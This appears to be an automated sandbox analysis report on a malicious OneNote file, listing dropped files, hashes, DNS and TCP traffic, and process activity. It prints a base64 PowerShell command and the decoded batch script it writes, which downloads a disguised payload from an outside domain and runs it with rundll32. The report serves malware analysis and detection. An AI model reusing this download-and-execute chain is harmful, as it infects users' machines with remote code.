SHA1:	80B8E6A923E853232F66C874367E90B5C9CAD7AE
SHA-256:	B9C82D2F31BBE409D159EE3C9129CBAAC7C6F6C81637AB9B6DAB3C11AA74B7F1
SHA-512:	FC8C6038D3C2F5765D7524E969574ACD10AF6FCCFD45FE7C6DD4A8C2669B13EE3FB1A8833E94A046AB7037018170B5B87B1A2742E0E10557C413AD634BDF343 E
Malicious:	false
Preview:	.PNG.....IHDR.....U.....Q.6.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.].O.W....G.IT^M*..J.....".4*....j..H..R^.".m..5....&..j..B..`.`..>...X.....]z.[&.>..ef..gB.d... s~.=...3....m..(E...~.[..... .. .E3..7.4.....}..H._.D..j..)..q\.....7..#.ag.o|.?.....;C|.#.../v.H.....o~.{G.....H.|..;..v...G.._...p1d2..&.....QS4<..i.".X.....1(..GR.R#.}.!.E<..:LLM.....s..: ".....Fa...b.....\.T..~OD... ..:j.~..p=Y...Y.....?.Y.A...0!6_p.dKctjvZ....\.....V..1)..:.....;7:...(.[...7.....u..'ra.....S.].....7.#,[..<.l.....[.....90d[.2a.R.....E.CJ..C..S..*._...$^...Q.. :>hx.k7.`jN:.W.X..N..p..K..."...q....a.Uy.....[d.:vmkk./cW.>.K..C..?\d...'.@s_.?&.....V .?F..;k.....%+....+.3bk.....f....T....S.(2.=...?gQ...K.._.#....?.1W.....m2.....Z...-.:..?.#J... ...KS.P|&[<.....Dd.....\.....W$z].k..-..8...>..Q`Yz.}w&..._.....?.)_[T...:wy...O8.Om.....l.....\....]..."f.....q.o.V>~s...-....N{.n....w..O|.D...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000035.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11886
Entropy (8bit):	7.946442244439929
Encrypted:	false
SSDEEP:	192:sqNuEpzsnKxkfLaZCdMh+cLApmRausyZwYMAisQKShDBlhr34ckckcZ:JNu6DMLaZsMhtLAIa0wYMAvl5V4DDQ
MD5:	875CFB3B5C3619253223731E8C9879E5
SHA1:	6372F4F5BEB6EEAE3EDBE5B62EE73039B40AD01E
SHA-256:	CC69BAE5D2C8F56B28BA4E3C6A11F57C4E8CCCE69943ACFBE7E63B4FC90EE5F2
SHA-512:	47F45A3275B8454F8000F4567153DD7D4AF3012005D8E34CB18AED6AD69083BEC753E607F275FBF3EFCCB7BA00310A04ADFBD5FA5B73E6BBE47CE73901C35C A8
Malicious:	false

Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..x.U..I...JB..;H..."..(U.EE\\..._v]W..b...Az..{G:J..B.$...H.IHB.o2xE..3gf..w..2....w..s\|.....C.$ @.$.....t.!.....8.....RR....<....6..P\|\|....$@.$@...PO..$@.$ ...T.GZ!.. ..)c..H.....H+$@.$@=e.....S1.i..H..... ...C.z*.#.....1@.$@.b.PO.p... ....2.H..H@.....B.$@..S. .....!@=..VH..H.z.. .. .1...b8.....PO..$@.$ ...T.GZ!.. ..)c..H.....H+$@.$@=e.....S1.i..H..... ...C.'++kH.G.=Z!.U...73o^.IH..O|jrj.D.....I.M.....Kph.....R.x.....RU8 _".....j.....B"O.z.|.9..".L....Y.d.Rej.-Y.dhX....:.xH.z.!(>&..4....O.<..T\.%a..e..*..UnR....+j...2..".M.O>.z.....T...].j....m...S.`..&..)....f..2.....+..SP..?.a...=.....3.....K.zj.5 .fP.....2:..?.....%....d.qxC..W.~.._....!.W..6....iJ)*.(..wg.}.]sw\.r]...r"...e_-....5_9.YN'...PO-.d.:.%..wZQ...H...JMJ.6c....|g*...,3.....T...o..Nyc.W.....A.3.._...U%...PG.z.....&.%.v.... AIm.....~.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000036.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	16003
Entropy (8bit):	7.959532793770661
Encrypted:	false
SSDEEP:	384:1I+zN+iNurNE/tBdEC/vkape2XHYdhOm+BI6C4:L+zN+iNurGNEC3fpe2X8Pa+
MD5:	3A5CD52E925A7C4A345047D8F06C3C41
SHA1:	9C02828D83206BBD3EB58930C8C65A6CA5DBCF40
SHA-256:	477277E8CAAAE1D3B3EAB5B3660239AEEABC433743A191727B1A71E529872AC7
SHA-512:	8D8B6AC645ECC7C8BD374E6190819006C71AC0B5993419C42463009116214E5EC4B4235D94B4AE4CDA132E7DDA9807ADC51525824AC5F12696517FFC8890891
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..>.IDATx^..|.....+)..H..C.K... ....x).rU..T..*E...;....*.@Z.....@…9q.g7[fgggg.....1//.."@....0..#.t..f.C.. ."@.....@OIR.#P...0..$...y.Pl"@....(@zJ]...." ...Si8R*D.....S..D....i...J.R!.D....R. .D..HC..T..... .D..... .D@.....p.T... .... =..#.B.... =.>@.....4.)."@....)..."@...4.HO..H..." @.HO...."@..!@z*.GJ...."@zJ}...." ...Si8R*D.....S..D....i...J.R!.D....R. .D..HC..T..... .D..... .D@.....y.?.`.T... .f.P...$47.....~E....!.D..X.....].`....0..N.a...>[||...t.T.w *.. .....)'.. .=X?c.....+OE....<-84...=.....w.8...7.Ro&.D@!...GS.....s.....:...Gg..8..T...u...~.....<...S...../Y.....W.....#. .vB...u.. .+.999YYY.....wf..._.{6....=..]>Y?..;=02eb.....2 ...;.%..\...P..R5....XMO.....6....W]...3g.5;.n{t.....F7S....r...[n.....AAX..j[.j.;.neef).2.....{ ..r..{7.-.....i..S.....<..pm.u.V....M.333....K..Mr.s..Ek..=t_.#.P...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000037.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 164 x 89, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4190
Entropy (8bit):	7.94161730428269
Encrypted:	false
SSDEEP:	96:GHfueo3dRLZKOSYDzGsEgfB9nqS0WKt/z2jOrrz7yrT7N:8A6AzZfBtqS0WKNC2vyx
MD5:	8B3AEC1986A522951942BA72B85CCAA0
SHA1:	7E0DC78FC65EE4C804A4B0C72AA53E2DFDF26C14
SHA-256:	8B02CEC726DECF033B67689F369FDE1002ACFD5F8C32E0F248AC575997204F2F
SHA-512:	8EE1A1F6F0023EB4F60760C2E23EAFD56E6D298CAB49D819CF1D62C0CCF608D4211D3767856255F7CF8FF45AD835FE5475EB92C608989C522CD48D00A050B1
Malicious:	false
Preview:	.PNG.....IHDR.....Y.....?.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.]ip...fu.VBBZ..V'.>.....CR.....?r...pU\....v*...T~.U)0..(`.....".,.a..Y..$t!...D...Mkvf4.Vh W;S.....{...zZw...i.....fj..$..7.....[Z*.[.[..Zk...?.t:M...`.^...X,..sUK[..Rg.=$..!.3<....74...iY..i...k.,.fA..Z.n...`G.%..H.I7..7J...u.R..6....E..!....N@.....M....Q`...U2.w.WP[!fX.....c ./@7Mz....^...k.)....v.Q`..z..1A..P.{...|...vY.....>.`...K...m.?CX./v.8.....]..;...6..kw.....N....z.Q...f..q..xk.5...;.?.Z.c...`.....4....?.....VV.u~..<_.....sU4e.....g.c.G....O/..r...`.G).. ..#d5.O..w..{....twL1l.)#&hF..K...M[@.Dl..V2..j.3..s....3M.....v..!....V..c..B...|..e.1....7.WA0.[.\.u.).$7f.+.....8..e2K/.%.li..`w6w.E..[?_.?.?..l.k2.s....]..f....HM.?w..d.9..Rr....Y.c.}. s.zk..rc...a..I(9~.....m...Z.....I.....7.K:.:Bf.....m..1.....&.,...?a...c.@.@.g%...s.#...;..c6...g.lZ....}.WX.3.8.....W....N.w...L..}....?."......;cl.....pS

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000038.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11332
Entropy (8bit):	7.9324721568775285
Encrypted:	false
SSDEEP:	192:vpXZavBpl00n1Pt7JquG9GYHDK/5cxektxMQjcie9ZZkx30eXJIb8FKRN:vpZaDyc1P1Je9G62/5clpjre9nQkeXJY
MD5:	31579CA3352DF8FA4E3E7F48C7CDF672
SHA1:	AA682A3C781BF8EE43B5EDC9718E64CB79135F25
SHA-256:	B0E7824BEE2C896279457D87E61E902431BEB528D830524CC4DFAE126E89FC24
SHA-512:	782FF9492E3ECB11C72D316DDD94D1F3E94CD908FC9452A37DA6CA30ABCFE9AB2BCCED8583A569DA68626BCEC730408AF86997E295637BF64AFF5BC768F3E 309
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..+.IDATx^.{...u./-...&....6..+z..Q."b*. &M.d-e.*.. ....J..Z-T.Z$....R..F...%*`bn..<.....W.E ..w....^...;g.. [w.5w.9g...3.....t8t.P.?$@.$@.5...=.8qb.... ...5...a=...#.y. ...@B.....am. .. .....$@.$`.....G.B.$@..S... ...C.zj.#[!.. ..).....!@=.....).`.H.....VH..H.z.>@.$@.v.PO.p d+$@.$@=e. .. .;...v8... .....f.o_o{....~t...n.S.N..?..._..L;J.H .,....7.}...\|....7...b...\|.....ObVa1. .?.X.....~.....t2..V>.b.}..0.F....%`GO7.n#~..F....K.~...FX..H.^....k .Z/.2v.W..M.<.;$...v.t..,UO.-]..... .D.....o.J..Y.....5.%.I....{.....'O..dC$....=uks..;{x.,.N.=..".Q].w>.E.H.....AV=...f.&. ..ip}._0.~[pf.`..9..v.W.,..2.E.$P.....+...OcC.H..=..|.. [..g%(h.....W...?...UDh..T$..?....\|..)?[Wo.h.'..2P.1..!.....$.NO.5..}....c.;...~.x,|Q....B..6.@>..y..}...m...D~z....L#.0`_.`.s?|....I.....a...=N....c.._.2.._..6 .]...5....{.^>.lM..;n...k..9J.. S.G..{.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000039.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 340 x 79, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4490
Entropy (8bit):	7.928016176674318
Encrypted:	false
SSDEEP:	96:WXKr7Xwf6Obg+XaGOnsjbbGSb+ydWtRvEOhDE6XqPeosv02tR45boo:3rTUgXZnsHKSb+n+8DdKlwm
MD5:	7F161B19B937AB48D4FD2F6E5E16FDBD
SHA1:	BDCE4F1C73E87E609A7FDF245A512CA4F73B35B9
SHA-256:	C863C5E71D1116D69561BD0637F4FE4C4240E9CED05B8A5B056073AD13E6495D
SHA-512:	E915B76FAAC9512D2AD11CF4E4530A19BEA1C7D8508BC218C69CB041F1EEABA3E2E03B1D56E61B032A6418829752C21B8354AF1335466D7E1528A06E6742A461
Malicious:	false
Preview:	.PNG.....IHDR...T...O.....;.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..p.U..'...rD.WX.... Q.. ....."$.ZHP.Z...C.....R..%G8R..... .R.C6..A.b...0...^...#..g..... ....z2.....nB...I..X.&._.a,...a,...a,...a,...a,._.73'N..ukeee.6mZ.n.m.G.}...n...a.9s.DGG....y...8??.o.pE1....Y.,.....).ca.i.M.:5$$.....Lr...ye.....6...8...z.-r....d.(.xc..U..^11...._ >.QX..y..2...T...sss1..."A.?_.;w..S.F>.....4.G.....D.|...@.K.....C...k...P...q....6.`QQEE.....7;;;._\q.k.|...\.z..6j>..n....Y.&G*.n.S$)))).....r.....}.{[Dv:,..w..A...`..... ....a.~.N.f.s...P...*..'7n....eK....+.n;:.W..C..9}..O..D.q..X..5i.s~en.c..F&..?.....I.]3r...W`..#..7o..R.@^..*...W..?}t...{.B.8..D...UPa..~..C...|.C].a.9..R...c.Y0..9.u...d...C.....X.U.... WK.....5...'..PM.`...<. ._.z.F^^.EH.K>_.0.d..S...Yj<..~.5.?I.fZ0.@d.....*..G...K.....e...b.|e..Q.4.....('z...!G.....2..XQx\.....X...2.\h..X~.e....Z....=....C.1.....w.....d.z.

Static File Info

General

File type:	data
Entropy (8bit):	5.9136949972162425
TrID:	• Microsoft OneNote note (16024/2) 100.00%
File name:	Original.one
File size:	159152
MD5:	f727e5b082e13d521668e2908b3b7607
SHA1:	4eb0f8309b33e7f79cfa2d37523690dbe1ad0c97
SHA256:	8529b2ec8ed9d701904b8e2560cb3f12d049fedecb588102b5baf6d7a4c7830a
SHA512:	feb7163c3e0151449e116898a14f0cd7d2611c3b03b34686384c0b15744be254646b45bea5d2e404cbade4291394a6af9cf69820d4c85120d728ddf1c2c109e7
SSDEEP:	3072:ggS2EJbyYeMYkKkyX3DWvLLATiRMS2jFuRgbLw:ZhjZrHDgtSjA
TLSH:	22F3C025B191865ADB29827A0AE77F74B373BE029591531FDFB72A1C4DF0248CC9068F
File Content Preview:	.R\{...M..Sx.)..5._....O....7.....?.....I.....*...*...*...*.....@.....h.....8f.....0....m.....\.}._..M.K..? E.aE.....R..@..N.&..5.....

File Icon


Icon Hash:	d4dce0626664606c

Network Behavior

Network Port Distribution

Total Packets: 9

- 53 (DNS)
- 443 (HTTPS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 19:53:33.641510010 CET	49704	443	192.168.2.3	109.203.123.62
Feb 7, 2023 19:53:33.641582966 CET	443	49704	109.203.123.62	192.168.2.3
Feb 7, 2023 19:53:33.641686916 CET	49704	443	192.168.2.3	109.203.123.62
Feb 7, 2023 19:53:33.657001972 CET	49704	443	192.168.2.3	109.203.123.62
Feb 7, 2023 19:53:33.657032967 CET	443	49704	109.203.123.62	192.168.2.3
Feb 7, 2023 19:53:33.763775110 CET	443	49704	109.203.123.62	192.168.2.3
Feb 7, 2023 19:53:33.763938904 CET	49704	443	192.168.2.3	109.203.123.62
Feb 7, 2023 19:53:33.768485069 CET	49704	443	192.168.2.3	109.203.123.62
Feb 7, 2023 19:53:33.768502951 CET	443	49704	109.203.123.62	192.168.2.3
Feb 7, 2023 19:53:33.768893957 CET	443	49704	109.203.123.62	192.168.2.3
Feb 7, 2023 19:53:33.787776947 CET	49704	443	192.168.2.3	109.203.123.62
Feb 7, 2023 19:53:33.787820101 CET	443	49704	109.203.123.62	192.168.2.3
Feb 7, 2023 19:53:33.825587034 CET	443	49704	109.203.123.62	192.168.2.3
Feb 7, 2023 19:53:33.825691938 CET	443	49704	109.203.123.62	192.168.2.3
Feb 7, 2023 19:53:33.825789928 CET	49704	443	192.168.2.3	109.203.123.62
Feb 7, 2023 19:53:33.828608036 CET	49704	443	192.168.2.3	109.203.123.62

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 19:53:33.552377939 CET	57840	53	192.168.2.3	8.8.8.8
Feb 7, 2023 19:53:33.596184015 CET	53	57840	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 7, 2023 19:53:33.552377939 CET	192.168.2.3	8.8.8.8	0x8bd5	Standard query (0)	nerulgymkhana.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 7, 2023 19:53:33.596184015 CET	8.8.8.8	192.168.2.3	0x8bd5	No error (0)	nerulgymkhana.com		109.203.123.62	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- nerulgymkhana.com

Statistics

Behavior



System Behavior

Analysis Process: ONENOTE.EXE PID: **2956**, Parent PID: **3452**

General

Target ID:	0
Start time:	19:53:21
Start date:	07/02/2023
Path:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\Original.one
Imagebase:	0x830000
File size:	1676072 bytes
MD5 hash:	8D7E99CB358318E1F38803C9E6B67867
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6096**, Parent PID: **3452**

General

Target ID:	1
Start time:	19:53:26
Start date:	07/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Local\Temp\Open.cmd" "
Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\in.cmd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF707BBC614	CreateFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	success or wait	1	7FF707BBF404	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF707BBF404	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF707BBF404	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF707BBF404	ReadFile

Analysis Process: conhost.exe PID: **6124**, Parent PID: **6096**

General

Target ID:	2
Start time:	19:53:26
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **2104**, Parent PID: **6096**

General

Target ID:	3
Start time:	19:53:26
Start date:	07/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2Vyc2hlbGwgSW52b2tlLVdlYlJlcXVlc3QgLVVSSSBodHRwczovL25lcnVsZ3lta2hhbmEuY29tL0NDb04vMDEuZ2lmIC1PdXRGaWxlIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZw0KcnVuZGxsMzIgQzpccHJvZ3JhbWRhdGFccHV0dHkuanBnLFdpbmQNCmV4aXQNCg=='))
Imagebase:	0x7ff703e80000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC08AD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC08AD03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tnqo3hxp.opj.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC0B866FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_54qw5cdw.to2.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC0B866FDD	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0CB3F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0CB3F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tnqo3hxp.opj.ps1	success or wait	1	7FFC0B86F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_54qw5cdw.to2.psm1	success or wait	1	7FFC0B86F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9D7D	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9D7D	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tnqo3hxp.opj.ps1	0	1	31	1	success or wait	1	7FFC0B86B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_54qw5cdw.to2.psm1	0	1	31	1	success or wait	1	7FFC0B86B526	WriteFile
unknown	106	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9FE5	unknown
unknown	94	305	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC08AD9FE5	unknown
C:\ProgramData\in.cmd	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC0B86B526	WriteFile
C:\ProgramData\in.cmd	0	166	0d 0a 40 65 63 68 6f 20 6f 66 66 0d 0a 70 6f 77 65 72 73 68 65 6c 6c 20 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 52 49 20 68 74 74 70 73 3a 2f 2f 6e 65 72 75 6c 67 79 6d 6b 68 61 6e 61 2e 63 6f 6d 2f 43 43 6f 4e 2f 30 31 2e 67 69 66 20 2d 4f 75 74 46 69 6c 65 20 43 3a 5c 70 72 6f 67 72 61 6d 64 61 74 61 5c 70 75 74 74 79 2e 6a 70 67 0d 0a 72 75 6e 64 6c 6c 33 32 20 43 3a 5c 70 72 6f 67 72 61 6d 64 61 74 61 5c 70 75 74 74 79 2e 6a 70 67 2c 57 69 6e 64 0d 0a 65 78 69 74 0d 0a	@echo offpowershell Invoke-WebRequest -URI https://nerulgymkhana.com/CCoN/01.gif -OutFile C:\programdata\putty.jpgrundll32 C:\programdata\putty.jpg,Windexit	success or wait	1	7FFC0B86B526	WriteFile
C:\ProgramData\in.cmd	166	2	0d 0a		success or wait	1	7FFC0B86B526	WriteFile
unknown	164	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9EED	unknown
unknown	177	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08ACBC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFC0CF5F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA12625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA12625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA12625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA0B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC0CAE12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC0C9F62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22412	success or wait	1	7FFC0C9F63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC0CAE12E7	ReadFile
